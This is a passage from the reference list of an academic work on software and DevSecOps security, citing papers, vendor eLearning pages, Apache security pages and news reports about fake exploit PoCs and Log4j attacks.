Sun, P., Garcia, L., & Zonouz, S. (2019). Tell Me More Than Just Assembly! Reversing Cyber-Physical Execution Semantics of Embedded IoT Controller Software Binaries; Tell Me More Than Just Assembly! Reversing Cyber-Physical Execution Semantics of Embedded IoT Controller Software Binaries. https://doi.org/10.1109/DSN.2019.00045

Synopsys. (2023). Application Security eLearning Platform | Synopsys. https://www.synopsys.com/software-integrity/training/elearning.html

The Apache Software Foundation. (2023a). ASF Project Security for Committers. https://www.apache.org/security/committers.html

The Apache Software Foundation. (2023b). Log4j - Security. https://logging.apache.org/log4j/2.x/security.html

The Hacker News. (2023a).
Fake PoC for Linux Kernel Vulnerability on GitHub Exposes Researchers to Malware.
https://thehackernews.com/2023/07/blog-post.html
The Hacker News. (2023b).
Beware: Fake Exploit for WinRAR Vulnerability on GitHub Infects Users with Venom RAT.
https://thehackernews.com/2023/09/beware-fake-exploit-for-winrar.html
The Hacker News. (2023c). Lazarus Group Using Log4j Exploits to Deploy Remote Access Trojans.
https://thehackernews.com/2023/12/lazarus-group-using-log4j-exploits-to.html
The World's First Computer Password? It Was Useless Too | WIRED. (2012).
https://www.wired.com/2012/01/computer-password/
Tomas, N., Li, J., & Huang, H. (2019).
An Empirical Study on Culture, Automation, Measurement, and Sharing of DevSecOps; An Empirical Study on Culture, Automation, Measurement, and Sharing of DevSecOps (tech. rep.).
https://doi.org/10.1109/CyberSecPODS.2019.8884935
Torkura, K. A., Sukmana, M. I. H., Kayem, A. V. D. M., Cheng, F., & Meinel, C. (2018).
A Cyber Risk Based Moving Target Defense Mechanism for Microservice Architectures; A Cyber Risk Based Moving Target Defense Mechanism for Microservice Architectures.
https://doi.org/10.1109/BDCloud.2018.00137
U.S. data breaches and exposed records 2020 | Statista. (2022).
https://www.statista.com/statistics/273550/data-breaches-recorded-in-the-united-states-by-number-of-breaches-and-records-exposed/
Veracode. (2023). Developer Enablement - eLearning | Veracode.
https://www.veracode.com/products/elearning
Verdet, A., Hamdaqa, M., Leuson, ·., Silva, D., Khomh, F., Montreal, P., Montreal, C., Da, L., & Montreal, S. P. (2023). Exploring Security Practices in Infrastructure as Code: An Empirical Study.
Visoottiviseth, V., Kotarasu, C., Cheunprapanusorn, N., & Chamornmarn, T. (2019).
A Mobile Application for Security Assessment Towards the Internet of Thing Devices.
2019 IEEE 6th Asian Conference on Defence Technology (ACDT), 1–7.
https://doi.org/10.1109/ACDT47198.2019.9072921
Wist, K., Helsem, M., & Gligoroski, D. (2020). Vulnerability Analysis of 2500 Docker Hub Images.
https://cve.mitre.org
Zhang, Y., Sun, Y., Si, G., Dong, B., & Chen, W. (2022).
An Overview of Source Code Static Analysis Method Based on Knowledge Graph; An Overview of Source Code Static Analysis Method Based on Knowledge Graph. *2022 IEEE 5th Advanced Information Management, Communicates, Electronic and Automation Control Conference (IMCEC)*, *5*.
https://doi.org/10.1109/IMCEC55388.2022.10019850